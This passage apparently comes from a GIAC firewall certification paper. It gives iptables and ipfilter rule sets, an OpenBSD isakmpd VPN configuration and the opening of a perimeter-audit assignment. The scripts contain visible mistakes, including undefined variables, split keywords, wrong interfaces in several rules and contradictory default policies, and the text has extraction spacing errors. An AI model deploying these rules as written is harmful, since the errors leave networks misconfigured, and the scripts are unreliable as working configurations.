iptables -A FORWARD -p tcp --tcp-flags SYN,FIN SYN,FIN -j DROP

# Block SYN/RST packets
iptables -A FORWARD -p tcp --tcp-flags SYN,RST SYN,RST -j DROP

# Block FIN/URG/PSH packets (used by Nmap)
iptables -A FORWARD -p tcp --tcp-flags ALL FIN,URG,PSH -j DROP

# Block all other packets considered invalid
iptables -A FORWARD -m state --state INVALID -j DROP

# Ensure new connections have only SYN set
iptables -A FORWARD -i $BORDER_IF -p tcp ! --syn -m state   \
   --state NEW -j DROP

# Ingress filtering of packets with internal source address
iptables -A FORWARD -i $BORDER_IF -s $INTERNAL -j DROP
iptables -A FORWARD -i $BORDER_IF -s $VPN_NET -j DROP
iptables -A FORWARD -i $BORDER_IF -s $SVC_NET -j DROP
```

```
# Egress filtering of packets with non -internal source address
iptables -A FORWARD -i $INNER_IF -s ! $INTERNAL -j DROP
iptables -A FORWARD -i $VPN_IF -s ! $VPN_NET -j DROP
iptables -A FORWARD -i $SVC_IF -s ! $SVC_NET -j DROP

# Permitted services

# SSH from management network to firewall itself
iptables -A INPUT -p tcp --dport ssh -i $INNER_IF -s      \
   $MGMT_NET -m state --state NEW,ESTABLISHED -j ACCEPT
iptables -A OUTPUT -p tcp --sport ssh -o $INNER_IF -d     \
   $MGMT_NET -m state --state ESTABLISHED -j ACCEPT

# HTTP to public web server
iptables -A FORWARD -p tcp --dport http -o $SVC_IF -d     \
   $SVC_HOST_WWW_PUBLIC -m state --state NEW,ESTABLISH ED -j \
   ACCEPT
iptables -A FORWARD -p tcp --sport http -i $SVC_IF -s     \
   $SVC_HOST_WWW_PUBLIC -m state --state ESTABLISHED -j ACCEPT

# HTTP to supplier web server
iptables -A FORWARD -p tcp --dport http -o $SVC_IF -d     \
   $SVC_HOST_WWW_SUPPLIER -m state --state NEW,ESTABLISHED  \
   -j ACCEPT
iptables -A FORWARD -p tcp --sport http -i $SVC_IF -s     \
   $SVC_HOST_WWW_SUPPLIER -m state --state ESTABLISHED -j    \
   ACCEPT

# HTTP to purchasing web server
iptables -A FORWARD -p tcp --dport http -o $SVC_IF -d      \
   $SVC_HOST_WWW_PURCHASING -m state --state NEW,ESTABLISHED \
   -j ACCEPT
iptables -A FORWARD -p tcp --sport http -i $SVC_IF -s      \
   $SVC_HOST_WWW_PURCHASING -m state --state ESTABLISHED -j  \
   ACCEPT

# HTTPS to public web server
iptables -A FORWARD -p tcp --dport https -o $SVC_IF -d     \
   $SVC_HOST_WWW_PUBLIC -m state --state NEW,ESTABLISHED -j  \
   ACCEPT
iptables -A FORWARD -p tcp --sport https -i $SVC_IF -s     \
   $SVC_HOST_WWW_PUBLIC -m state --state ESTABLISHED -j ACCEPT

# HTTPS to supplier web server
iptables -A FORWARD -p tcp --dport https -o $SVC_IF -d     \
   $SVC_HOST_WWW_SUPPLIER -m state --state NEW,ESTABLISHED   \
   -j ACCEPT
iptables -A FORWARD -p tcp --sport https -i $SVC_IF -s     \
   $SVC_HOST_WWW_SUPPLIER -m state --state ESTABLISHED -j    \
   ACCEPT
```

```
# HTTPS to purchasing web server
iptables -A FORWARD -p tcp --dport https -o $SVC_IF -d       \
   $SVC_HOST_WWW_PURCHASING -m state --state NEW,ESTABLISHED \
   -j ACCEPT
iptables -A FORWARD -p tcp --sport https -o $SVC_IF -s       \
   $SVC_HOST_WWW_PURCHASING -m state --state ESTABLISHED -j  \
   ACCEPT

# DNS lookups to DNS server
iptables -A FORWARD -p udp --dport domain -o $SVC_IF -d      \
   $SVC_HOST_DNS -m state --state NEW,ESTABLISHED -j ACCEPT
iptables -A FORWARD -p udp --sport domain -i $SVC_IF -s      \
   $SVC_HOST_DNS -m state --state ESTABLISHED -j ACCEPT

# DNS lookups from DNS server to Internet
iptables -A FORWARD -p udp --dport domain -i $SVC_IF -o      \
   $BORDER_IF -s $SVC_HOST_DNS -m state --state               \
   NEW,ESTABLISHED -j ACCEPT
iptables -A FORWARD -p udp --sport domain -i $BORDER_IF -o   \
   $SVC_IF -d $SVC_HOST_DNS -m state --state ESTABLISHED -j  \
   ACCEPT

# SMTP to mail server
iptables -A FORWARD -p tcp --dport smtp -o $SVC_IF -d        \
   $SVC_HOST_MAIL -m state --state NEW,ESTABLISHED -j ACCEPT
iptables -A FORWARD -p tcp --sport smtp -i $SVC_IF -s       \
   $SVC_HOST_MAIL -m state --state ESTABLISHED -j ACCEPT

# SMTP from mail server
iptables -A FORWARD -p tcp --dport smtp -i $SVC_IF -o       \
   $BORDER_IF -s $SVC_HOST_MAIL -m state --state            \
   NEW,ESTABLISHED -j ACCEPT
iptables -A FORWARD -p tcp --sport smtp -o $SVC_IF -i       \
   $BORDER_IF -d $SVC_HOST_MAIL -m state --state            \
   ESTABLISHED -j ACCEPT

# Syslog from border router to syslog host
iptables -A FORWARD -p udp --dport syslog -i $BORDER_IF -s  \
   $BORDER_HOST_RTR -d $MGMT_HOST_SYSLOG -j ACCEPT

# Syslog from hosts on Internet service network to syslog host
iptables -A FORWARD -p udp --dport syslog -i $SVC_IF -s     \
   $SVC_NET -d $MGMT_HOST_SYSLOG -j ACCEPT

# Syslog from hosts on VPN service network to syslog hosts
iptables -A FORWARD -p udp --dport syslog -i $VPN_IF -s     \
   $VPN_NET -d $MGMT_HOST_SYSLOG -j ACCEPT

# Syslog from firewall itself to syslog host
iptables -A OUTPUT -p udp --dport syslog -d                 \
   $MGMT_HOST_SYSLOG -j ACCEPT
```

```
# IPSec ISAKMP and ESP from Cookies Intl. to  VPN gateway
iptables -A FORWARD -p udp --dport 500 -i $BORDER_IF -o     \
   $VPN_IF –s $REMOTE_HOST_GW -d $VPN_HOST_GW -j ACCEPT
iptables -A FORWARD -p udp --dport 500 -o $BORDER_IF -i     \
   $VPN_IF -s $VPN_HOST_GW –d $REMOTE_HOST_GW -j ACCEPT
iptables -A FORWARD -p esp -i $BORDER_IF -o $VPN_IF -s      \
   $REMOTE_HOST_GW –d $VPN_HOST_GW -j ACCEPT
iptables -A FORWARD -p esp -o $BORDER_IF -i $VPN_IF -s      \
   $VPN_HOST_GW –d $REMOTE_HOST_GW -j ACCEPT

# SSH from management network to Internet service network
iptables -A FORWARD -p tcp --dport ssh -i $INNER_IF -s      \
   $MGMT_NET -o $SVC_IF -d $SVC_NET -m state --state        \
   NEW,ESTABLISHED -j ACCEPT
iptables -A FORWARD -p tcp --sport ssh -o $INNER_IF -d      \
   $MGMT_NET -i $SVC_IF -s $SVC_NET -m state --state        \
   ESTABLISHED -j ACCEPT

# SSH from management network to VPN service network
iptables -A FORWARD -p tcp --dport ssh -i $INNER_IF -s \
   $MGMT_NET -o $VPN_IF -d $VPN_NET -m state --state        \
   NEW,ESTABLISHED -j ACCEPT
iptables -A FORWARD -p tcp --sport ssh -o $INNER_IF -d \
   $MGMT_NET -i $VPN_IF -s $VPN_NET -m state --state        \
   ESTABLISHED -j ACCEPT

# POP3S from internal network to mail server
iptables -A FORWARD -p tcp --dport POP3S -i $INNER_IF -s    \
   $INTERNAL -o $SVC_IF -d $SVC_HOST_MAIL -m state --state  \
   NEW,ESTABLISHED -j ACCEPT
iptables -A FORWARD -p tcp --sport POP3S -o $INNER_IF -d    \
   $INTERNAL -i $SVC_IF -s $SVC_HOST_MAIL -m state --state  \
   ESTABLISHED -j ACCEPT

# HTTP from proxy server
iptables -A FORWARD -p tcp --dport http -i $INNER_IF        \
   -s $INNER_HOST_PROXY -m state --state NEW,ESTABLISHED    \
   -j ACCEPT
iptables -A FORWARD -p tcp --sport http -o $INNER_IF        \
   -d $INNER_HOST_PROXY -m state --state ESTABLISHED -j ACCEPT

# HTTPS from proxy server
iptables -A FORWARD -p tcp --dport https -i $INNER_IF       \
   -s $INNER_HOST_PROXY -m state --state NEW,ESTABLISHED -j \
   ACCEPT
iptables -A FORWARD -p tcp --sport https -o $INNER_IF       \
   -d $INNER_HOST_PROXY -m state --state ESTABLISHED -j ACCEPT

# FTP control connections from proxy server
iptables -A FORWARD -p tcp --dport ftp -i $INNER_IF -s      \
```

```
   $INNER_HOST_PROXY -m state --state NEW,ESTABLISHED -j    \
   ACCEPT
iptables -A FORWARD -p tcp --sport ftp -o $INNER_IF -d      \
   $INNER_HOST_PROXY -m state --state ESTABLISHED -j ACCEPT

# Active FTP from proxy server
iptables -A FORWARD -p tcp --dport ftp-data -i $INNER_IF -s \
   $INNER_HOST_PROXY -m state --state ESTABLISHED -j ACCEPT
iptables -A FORWARD -p tcp --sport ftp-data -o $INNER_IF -d \
   $INNER_HOST_PROXY -m state --state ESTABLISHED,RELATED -j \
   ACCEPT

# Passive FTP from proxy server
iptables -A FORWARD -p tcp --dport 1024:65535 -i $INNER_IF  \
   -s $INNER_HOST_PROXY -m state --state                    \
   ESTABLISHED,RELATED -j ACCEPT
iptables -A FORWARD -p tcp --dport 1024:65535 -o $INNER_IF  \
   -d $INNER_HOST_PROXY -m state --state                    \
   ESTABLISHED,RELATED -j ACCEPT

# Log packets from internal interfaces that get this far
iptables -A FORWARD -i ! $BORDER_IF -j LOG

# Perform Source Network Address Translation (SNAT) on packets
# destined for the Internet from internal networks
iptables -t nat -A POSTROUTING -o $BORDER_IF -s $INTERNAL   \
   -j SNAT --to $BORDER_ADDR

# Enable packet forwarding in kernel
echo 1 > /proc/sys/net/ipv4/ip_forward
```

2.3.3 Security Policy for Remote Access Firewall

The remote access firewall runs Debian GNU/Linux 2.2r3 with kernel version 2.4.9 and only the bare minimum packages required for TCP/IP connectivity, SSH and Netfilter functionality. The firewall is booted from an image held on CD -ROM to minimise the impact of any compromise of the firewall. All network services ap art from SSH on TCP port 22 from 192.168.32.0/24 should be disabled.

Remote Access Firewall Permitted Services:

- Syslog from the remote access server and RADIUS server to the syslog host on the management network.
- SSH from the management network to the fi rewall and to the RADIUS server.
- RADIUS authentication and accounting from the remote access server to the RADIUS server.
- All traffic from the interface connected to the remote access server destined for networks other than the remote access service networ k.

Below is the script required to correctly configure the remote access firewall; this should be placed in the /etc/rc.boot directory so that it is run at boot time. The comments within the script relate to the policies defined above.

```
#!/bin/sh
#
# Remote access firewall configuration script

# Network definitions

# GIAC Enterprises internal address space
INTERNAL=192.168.0.0/16

# External subnet connecting firewall and remote access server
RAS_NET=192.168.1.0/24
RAS_IF=eth0
RAS_HOST_SVR=192.168.1.1

# RAS service network with RADIUS server
SVC_NET=192.168.2.0/24
SVC_IF=eth1
SVC_HOST_RADIUS=192.168.2.32

# RAS screened subnet
INNER_NET=192.168.3.0/24
INNER_IF=eth2

# Management network
MGMT_NET=192.168.32.0/24
MGMT_HOST_SYSLOG=192.168.32.34

# Disable packet forwarding in kernel
echo 0 > /proc/sys/net/ipv4/ip_forward

# Turn on reverse path filtering in kernel
echo 1 > /proc/sys/net/ipv4/conf/all/rp_filter

# Ignore all ICMP echo requests in kernel
echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all

# Ignore all ICMP echo broadcasts in kernel
echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

# Ignore ICMP redirects in kernel
echo 0 > /proc/sys/net/ipv4/conf/all/accept_redirects
echo 0 > /proc/sys/net/ipv4/conf/all/send_redirects

# Ignore source routed packets in kernel
echo 0 > /proc/sys/net/ipv4/conf/all/accept_source_route

# Ignore bogus ICMP error messages
```

```
echo 1 > /proc/sys/net/ipv4/icmp_ignore_bogus_error_responses

# Set default policies
iptables -t nat -P PREROUTING DROP
iptables -t nat -P POSTROUTING DROP
iptables -P FORWARD DROP
iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -t nat -P PREROUTING ACCEPT
iptables -t nat -P POSTROUTING ACCEPT
iptables -t nat -P OUTPUT ACCEPT

# Flush firewall rules
iptables -F
iptables -t nat -F

# Erase all user-defined chains in filter and nat tables
iptables -X
iptables -t nat -X

# Protect against SYN floods by limiting rate to 10 per second
iptables -N synflood
iptables -A FORWARD -i $RAS_IF -p tcp --syn -j synflood
iptables -A synflood -m limit --limit 1/s --limit-burst 10  \
   -j RETURN
iptables -A synflood -j DROP

# Deny malformed packets

# Block full Xmas packets
iptables -A FORWARD -p tcp --tcp-flags ALL ALL -j DROP

# Block Xmas packets
iptables -A FORWARD -p tcp --tcp-flags ALL \
   SYN,RST,ACK,FIN,URG -j DROP

# Block NULL packets
iptables -A FORWARD -p tcp --tcp-flags ALL NONE -j DROP

# Block SYN/FIN packets
iptables -A FORWARD -p tcp --tcp-flags SYN,FIN SYN,FIN -j DROP

# Block SYN/RST packets
iptables -A FORWARD -p tcp --tcp-flags SYN,RST SYN,RST -j DROP

# Block FIN/URG/PSH packets (used by Nmap)
iptables -A FORWARD -p tcp --tcp-flags ALL FIN,URG,PSH -j DROP

# Block all other packets considered invalid
iptables -A FORWARD -m state --state INVALID -j DROP
```

```
# Ensure new connections have only  SYN set
iptables -A FORWARD -i $RAS_IF -p tcp ! --syn -m state      \
   --state NEW  -j DROP

# Egress filtering of packets with non -internal source address
iptables -A FORWARD -i $INNER_IF -s ! $INTERNAL -j DROP
iptables -A FORWARD -i $INNER_IF -s $RAS_NET -j DROP
iptables -A FORWARD -i $INNER_IF -s $SVC_NET -j DROP
iptables -A FORWARD -i $RAS_IF -s ! $RAS_NET -j DROP
iptables -A FORWARD -i $SVC_IF -s ! $SVC_NET -j DROP

# Permitted services

# Syslog from remote access server to syslog host
iptables -A FORWARD -p udp --dport syslog -i $RAS_IF -o     \
   $INNER_IF -s $RAS_HOST_GW -d $MGMT_HOST_SYSLOG  -j ACCEPT

# Syslog from RADIUS server to syslog host
iptables -A FORWARD -p udp --dport syslog -i $SVC_IF -o     \
   $INNER_IF -s $SVC_HOST_RADIUS  -d $MGMT_HOST_SYSLOG  -j    \
   ACCEPT

# SSH from management network to the firewall itself
iptables -A INPUT -p tcp --dport ssh -i $INNER_IF -s        \
   $MGMT_NET -m state --state NEW,ESTABLISHED  -j ACCEPT
iptables -A OUTPUT -p tcp --sport ssh -i $INNER_IF -d       \
   $MGMT_NET -m state --state ESTABLISHED -j ACCEPT

# SSH from management network to RADIUS server
iptables -A FORWARD -p tcp --dport ssh -i $INNER_IF -o      \
   $SVC_IF -s $MGMT_NET -d $SVC_NET_RADIUS  -m state --state \
   NEW,ESTABLISHED  -j ACCEPT
iptables -A FORWARD -p tcp --sport ssh -o $INNER_IF -i      \
   $SVC_IF -d $MGMT_NET -s $SVC_NET_RADIUS  -m state --state \
   ESTABLISHED -j ACCEPT

# RADIUS auth from remote access server to RADIUS server
iptables -A FORWARD -p udp --dport radius -i $RAS_IF -o     \
   $SVC_IF -s $RAS_HOST_SVR -d $SVC_HOST_RADIUS -j ACCEPT
iptables -A FORWARD -p udp --sport radius -o $RAS_IF -i     \
   $SVC_IF -d $RAS_HOST_SVR -s $SVC_HOST_RADIUS  -j ACCEPT

# RADIUS accounting from remote access server to RADIUS server
iptables -A FORWARD -p udp --dport radacct -i $RAS_IF -o    \
   $SVC_IF -s $RAS_HOST_SVR -d $SVC_HOST_RADIUS  -j ACCEPT
iptables -A FORWARD -p udp --sport radacct -o $RAS_IF -i    \
   $SVC_IF -d $RAS_HOST_SVR -s $SVC_HOST_RADIUS  -j ACCEPT

# Inbound traffic from RAS server
iptables -A FORWARD -i $RAS_IF -o $INNER_IF -m state --state \
   NEW,ESTABLISHED  -j ACCEPT
```

```
iptables -A FORWARD -o $RAS_IF -i $INNER_IF -m state --state \
   ESTABLISHED,RELATED -j ACCEPT

# Log all packets that get this far
iptables -A FORWARD -j LOG

# Enable packet forwarding in kernel
echo 1 > /proc/sys/ net/ipv4/ip_forward
```

2.3.4 Security Policy for Inner Firewall

The inner firewall runs OpenBSD 2.9 with only the bare minimum packages required for TCP/IP connectivity, SSH and ipfilter functionality. All network services apart from SSH on TCP port 22 from 192.1 68.32.0/24 should be disabled.

Inner Firewall Permitted Services:

- DNS queries over UDP from anywhere to the DNS server on the Internet service network.
- Squid proxy traffic from the corporate network and the PPP address pool of the remote access server to the proxy server.
- SMTP from the corporate network and PPP address pool to the mail server.
- POP3S from the corporate network and PPP address pool to the mail server.
- SSH from the management network to hosts within the network perimeter.
- SSH from the corpor ate network and PPP address pool to hosts on the management network.
- Syslog from hosts within the network perimeter to the syslog host on the management network.
- ICMP destination unreachable messages from anywhere to anywhere.

The following changes should be made to /etc/sysctl.conf:

```
kern.somaxconn=1024  # Increase SYN queue
net.inet.ip.sourceroute=0
net.inet.ip.directed-broadcast=0
net.inet.ip.redirect=0
net.link.ether.inet.max_age=1200 # Max age for ARP
net.inet.icmp.bmcastecho=0
net.inet.ip.forwarding=1
```

The following change should be made to /etc/rc.conf:

```
ipfilter=YES
```

The following lines should replace anything in /etc/ipf.rules (note that the trailing slash at the end of a line indicates that the line continues below and should not be

entered into the file). The comments within the file relate to the policies defined above.

```
# ipf.conf

# le0 (192.168.128.1)     Inner interface
# le1 (192.168.3.2)       RAS interface
# le2 (192.168.4.2)       Internet interface
# le3 (192.168.32.1)      Management network interface

# Block and log packets to and from spoofed source addresses
block out log quick from any to 192.168.0.0/24 # Unused subnet
block out log quick from any to 64.0.0.0/24 # Unused subnet
block out log quick from any to 172.16.0.0/12
block out log quick from any  to 127.0.0.0/8
block out log quick from any to 10.0.0.0/8
block out log quick from any to 0.0.0.0/8
block out log quick from any to 224.0.0.0/3
block in log quick from 192.168.0.0/24 to any # Unused subnet
block in log quick from 64.0.0.0/24 to any # Unus ed subnet
block in log quick from 172.16.0.0/12 to any
block in log quick from 127.0.0.0/8 to any
block in log quick from 10.0.0.0/8 to any
block in log quick from 0.0.0.0/8 to any
block in log quick from 224.0.0.0/3 to any

# Block packets with ip options  (lsrr, ssrr etc.)
block in log quick all with ipopts

# Block ip fragments too short for reassembly comparison
block in log quick all with short

# Block full Xmas packets
block in log quick proto tcp flags SAFRPU/SAFRPU

# Block Xmas packets
block in log  quick proto tcp flags SAFRU/SAFRU

# Block SYN/FIN packets
block in log quick proto tcp flags SF/SF

# Block SYN/RST packets
block in log quick proto tcp flags SR/SR

# Block FIN/URG/PSH packets
block in log quick proto tcp flags FUP/FUP

# ICMP destinati on unreachable should pass unrestricted
pass in quick proto icmp all icmp -type 3
pass out quick proto icmp all icmp -type 3
```

```
# DNS from corporate network to DNS server
pass in quick on le0 proto udp from 192.168.128.0/17         \
   to 64.0.2.32 port = domain
pass out quick on le2 proto udp from 192.168.128.0/17        \
   to 64.0.2.32 port = domain
pass in quick on le2 proto udp from 64.0.2.32 port = domain  \
   to 192.168.128.0/17
pass out quick on le0 proto udp from 64.0.2.32               \
   port = domain to 192.168.128.0/17

# DNS from remote access subnets to DNS server
# (includes 192.168.0.0/24, but this is blocked above)
pass in quick on le1 proto udp from 192.168.0.0/22           \
   to 64.0.2.32 port = domain
pass out quick on le2 proto udp from 192.168.0.0/22          \
   to 64.0.2.32 port =  domain
pass in quick on le2 proto udp from 64.0.2.32                \
   port = domain to 192.168.0.0/22
pass out quick on le1 proto udp from 64.0.2.32               \
   port = domain to 192.168.0.0/22

# DNS from management network to DNS server
pass in quick on le3 proto udp from 1 92.168.32.0/24         \
   to 64.0.2.32 port = domain
pass out quick on le2 proto udp from 192.168.32.0/24         \
   to 64.0.2.32 port = domain
pass in quick on le2 proto udp from 64.0.2.32                \
   port = domain to 192.168.32.0/24
pass out quick on le3 proto udp from 64.0. 2.32              \
   port = domain to 192.168.32.0/24

# Squid traffic from corporate network to proxy server
pass in quick on le0 proto tcp from 192.168.128.0/17         \
   to 64.0.4.32 port = 3128
pass out quick on le2 proto tcp from 192.168.128.0/17        \
   to 64.0.4.32 port  = 3128
pass in quick on le2 proto tcp from 64.0.4.32 port = 3128    \
   to 192.168.128.0/17
pass out quick on le0 proto tcp from 64.0.4.32 port = 3128   \
   to 192.168.128.0/17

# Squid traffic from PPP dialups to proxy server
pass in quick on le1 proto tcp from  192.168.1.128/26        \
   to 64.0.4.32 port = 3128
pass out quick on le2 proto tcp from 192.168.1.128/26        \
   to 64.0.4.32 port = 3128
pass in quick on le2 proto tcp from 64.0.4.32 port = 3128    \
   to 192.168.1.128/26
pass out quick on le1 proto tcp from 64.0.4.3 2 port = 3128  \
   to 192.168.1.128/26
```

```
# POP3S from corporate network to mail server
pass in quick on le0 proto tcp from 192.168.128.0/17         \
   to 64.0.4.33 port = 995
pass out quick on le2 proto tcp from 192.168.128.0/17        \
   to 64.0.4.33 port = 995
pass in quick on le2 proto tcp from 64.0.4.33 port = 995     \
   to 192.168.128.0/17
pass out quick on le2 proto tcp from 64.0.4.33 port = 995    \
   to 192.168.128.0/17

# POP3S from PPP dialups to mail server
pass in quick on le1 proto tcp from 192.168.1.128/26         \
   to 64.0.4.33 port = 995
pass out quick on le2 proto tcp from 192.168.1.128/26        \
   to 64.0.4.33 port = 995
pass in quick on le2 proto tcp from 64.0.4.33 port = 995     \
   to 192.168.1.128/26
pass out quick on le1 proto tcp from 64.0.4.33 port = 995    \
   to 192.168.1.12 8/26

# SMTP from corporate network to mail server
pass in quick on le0 proto tcp from 192.168.128.0/17         \
   to 64.0.4.33 port = smtp
pass out quick on le2 proto tcp from 192.168.128.0/17        \
   to 64.0.4.33 port = smtp
pass in quick on le2 proto tcp from 64.0 .4.33 port = smtp   \
   to 192.168.128.0/17
pass out quick on le0 proto tcp from 64.0.4.33 port = smtp   \
   to 192.168.128.0/17

# SMTP from PPP dialups to mail server
pass in quick on le1 proto tcp from 192.168.1.128/26         \
   to 64.0.4.33 port = smtp
pass out quick on le2 proto tcp from 192.168.1.128/26
   to 64.0.4.33 port = smtp
pass in quick on le2 proto tcp from 64.0.4.33 port = smtp    \
   to 192.168.1.128/26
pass out quick on le1 proto tcp from 64.0.4.33 port = smtp   \
   to 192.168.1.128/26

# SSH from corporate ne twork to management network
pass in quick on le0 proto tcp from 192.168.128.0/17         \
   to 192.168.32.0/24 port = ssh
pass out quick on le3 proto tcp from 192.168.128.0/17        \
   to 192.168.32.0/24 port = ssh
pass in quick on le3 proto tcp from 192.168.32.0/24          \
   to 192.168.128.0/17 port = ssh
pass out quick on le0 proto tcp from 192.168.32.0/24         \
   to 192.168.128.0/17 port = ssh

# SSH from PPP dialups to management network
```

```
pass in quick on le1 from 192.168.1.128/26                    \
   to 192.168.32.0/24 port = ssh
pass out quick on le3 proto tcp from 192.168.1.128/26         \
   to 192.168.32.0/24 port = ssh
pass in quick on le3 proto tcp from 192.168.32.0/24           \
   port = ssh to 192.168.1.128/26
pass out quick on le1 proto tcp from 192.168.32.0/24          \
   port = ssh to 192.168.1.128/26

# SSH from management network to corporate network
pass in quick on le3 proto tcp from 192.168.32.0/24           \
   to 192.168.128.0/17 port = ssh
pass out quick on le0 proto tcp from 192.168.32.0/24          \
   to 192.168.128.0/17 port = ssh
pass in quick on le0 proto t cp from 192.168.128.0/17         \
   port = ssh to 192.168.32.0/24
pass out quick on le3 proto tcp from 192.168.128.0/17         \
   port = ssh to 192.168.32.0/24

# SSH from management network to remote access networks
# (includes 192.168.0.0/24, but this is blocked abov e)
pass in quick on le3 proto tcp from 192.168.32.0/24           \
   to 192.168.0.0/22 port = ssh
pass out quick on le1 proto tcp from 192.168.32.0/24          \
   to 192.168.0.0/22 port = ssh
pass in quick on le1 proto tcp from 192.168.0.0/22            \
   port = ssh to 192.168.32.0/ 24
pass out quick on le3 proto tcp from 192.168.0.0/22           \
   port = ssh to 192.168.32.0/24

# SSH from management network to externally addressable nets
# (includes 62.0.0.0/24, but this is blocked above)
pass in quick on le3 proto tcp from 192.168.32.0/24           \
   to 62.0.0.0/22 port = ssh
pass out quick on le2 proto tcp from 192.168.32.0/24          \
   to 62.0.0.0/22 port = ssh
pass in quick on le2 proto tcp from 62.0.0.0/22 port = ssh    \
   to 192.168.32.0/24
pass out quick on le3 proto tcp from 62.0.0.0/22 port = ssh   \
   to 192.168.32.0/24

# SSH from management network to Internet screened subnet
pass in quick on le3 proto tcp from 192.168.32.0/24           \
   to 192.168.4.0/24 port = ssh
pass out quick on le2 proto tcp from 192.168.32.0/24          \
   to 192.168.4.0/24 port = ssh
pass in quick on le2 proto tcp from 192.168.4.0/24            \
   port = ssh to 192.168.32.0/24
pass out quick on le3 proto tcp from 192.168.4.0/24           \
   port = ssh to 192.168.32.0/24
```

```
# Syslog from externally addressable networks to syslog host
pass in quick on le2 proto u dp from 62.0.0.0/22              \
   to 192.168.32.34 port = syslog
pass out quick on le3 proto udp from 62.0.0.0/22              \
   to 192.168.32.34 port = syslog

# Syslog from Internet screened subnet to syslog host
pass in quick on le2 proto udp from 192.168.4.0/24            \
   to 192.168.32.34 port = syslog
pass out quick on le3 proto udp from 192.168.4.0/24           \
   to 192.168.32.34 port = syslog

# Syslog from remote access networks to syslog host
pass in quick on le1 proto udp from 192.168.0.0/22            \
   to 192.168.32.34 port = syslog
pass out quick on le3 proto udp from 192.168.0.0/22           \
   to 192.168.32.34 port = syslog

# Syslog from corporate network to syslog host
pass in quick on le0 proto udp from 192.168.128.0/17          \
   to 192.168.32.34 port = syslog
pass out quick on le3 proto udp from  192.168.128.0/17        \
   to 192.168.32.34 port = syslog

# Block anything not explicitly permitted above
block in log from any to any
block out log from any to any
```

2.4 Security Policy for IPSec VPN

The IPSec VPN gateway runs OpenBSD 2.9 with only the bare minimu m packages required for TCP/IP connectivity, SSH and IPSec with ISAKMP functionality.

Initially, the only remote connection through this gateway will be made by Cookies International, the recent corporate acquisition made by GIAC Enterprises. Cookies International users will be permitted to connect to hosts on the corporate partner network using HTTP and HTTPS tunnelled using IPSec over the Internet. Since this server is on the same subnet as the VPN gateway, only ESP and ISAKMP traffic need to be permitte d through the Internet firewall, from the remote VPN gateway to the local VPN gateway.

ESP was chosen over AH because it provides confidentiality, which was one of the functional requirements for this VPN. Split horizon is implemented through use of the policy file, whereby individual VPN clients may be restricted through the use of conditions, such as destination port. Due to the limited number of VPN clients, pre - defined shared secrets will be used for authentication, although there is an option of moving to X509 certificates if the number of clients increases to the point where shared secrets become unmanageable.

The VPN service network uses a publicly addressable subnet in order to avoid using address translation (e.g. NAT) whilst still retaining the p rotection of the firewall. Address translation would prevent an ESP tunnel from functioning, since ESP checks the integrity of the packet headers, including the source and destination addresses and ports, which would be modified by NAT. Since there is no w ay to determine whether packets are modified by NAT or a malicious third party in transit, an ESP implementation will refuse all such modified packets.

The distinction between the corporate partner network and the VPN service network was made in order to physically separate the management functions (SSH, syslog etc.) from the web services made available to VPN clients, in addition to the logical controls placed on VPN clients by the isakmpd policy file.

The following lines should replace anything in /etc /isakmpd.conf. This is a simple configuration file to define the two endpoints of the VPN tunnel (the Cookies Intl. gateway at 100.0.0.1 and the GIAC Enterprises gateway at 64.0.3.2) and connect the Cookies network 100.0.0.0/24 with the GIAC network 192.16 8.5.0/24. The string "thisisawellchosensecret" will obviously be replaced with a well -chosen shared secret to use for the VPN connection:

```
# /etc/isakmpd.conf

[General]
Policy-File=/etc/isakmpd/policy
Retransmits=5
Exchange-max-time=120
Listen-on=64.0.3.2

[Phase 1]
100.0.0.1=cookies-gw

[Phase 2]
Connections=cookies-giac

[cookies-gw]
Phase=1
Transport=udp
Local-address=64.0.3.2
Address=100.0.0.1
Configuration=Default-main-mode
Authentication=thisisawellchosensecret

[cookies-giac]
Phase=2
ISAKMP-peer=coo kies-gw
Configuration=Default-quick-mode
Local-ID=giac-net
Remote-ID=cookies-net

[giac-net]
```

```
ID-type=IPV4_ADDR_SUBNET
Network=192.168.5.0
Netmask=255.255.255.0

[cookies-net]
ID-type=IPV4_ADDR_SUBNET
Network=100.0.0.0
Netmask=255.255.255.0

[Default-main-mode]
DOI=IPSEC
EXCHANGE_TYPE=ID_PROT
Transforms=3DES-SHA

[Default-quick-mode]
DOI=IPSEC
EXCHANGE_TYPE=QUICK_MODE
Suites=QM-ESP-3DES-SHA-PFS-SUITE,QM-ESP-DES-MD5-PFS-SUITE
```

The following lines should replace anything in /etc/isakmpd/policy. Here we state t hat Cookies International may only access hosts on ports 80 (HTTP) and 443 (HTTPS):

```
Authorizer: "POLICY"
Licensees: "Cookies-policy"
Comment: Delegate to policies for each remote connection to
         make management of this file easier.
Conditions: app_domain == "IPsec policy" &&
            ah_present == "no" &&
            esp_present == "yes" &&
            esp_enc_alg != "null" -> "true";

KeyNote-Version: 2
Authorizer: "Cookies-policy"
Comment: Policy for Cookies International
Conditions: local_filter_proto == "tcp" &&
            (local_filter_port == "80" ||
              local_filter_port == "443") -> "true";
```

The following changes should be made to /etc/sysctl.conf in order to enable the ESP protocol:

```
net.inet.esp.enable=1
```

3 Assignment 3 – Audit Your Security Architecture

You have bee n assigned to provide technical support for a comprehensive information systems audit for GIAC Enterprises. You are required to audit the Primary Firewall described in Assignments 1 and 2. Your assignment is to:

1. Plan the assessment. Describe the technical approach you recommend to assess your perimeter. Be certain to include considerations such as what shift or day you would do the assessment. Estimate costs and level of effort. Identify risks and considerations.
2. Implement the assessment. Validate that th e Primary Firewall is actually implementing the security policy. Be certain to state exactly how you do this, including the tools and commands used. Include screen shots in your report if possible.
3. Conduct a perimeter analysis. Based on your assessment (a nd referring to data from your assessment), analyze the perimeter defense and make recommendations for improvements or alternate architectures. Diagrams are strongly recommended for this part of the assignment.

Note: DO NOT simply submit the output of nma p or a similar tool here. It is fine to use any assessment tool you choose, but annotate the output.

3.1 Assessment Plan

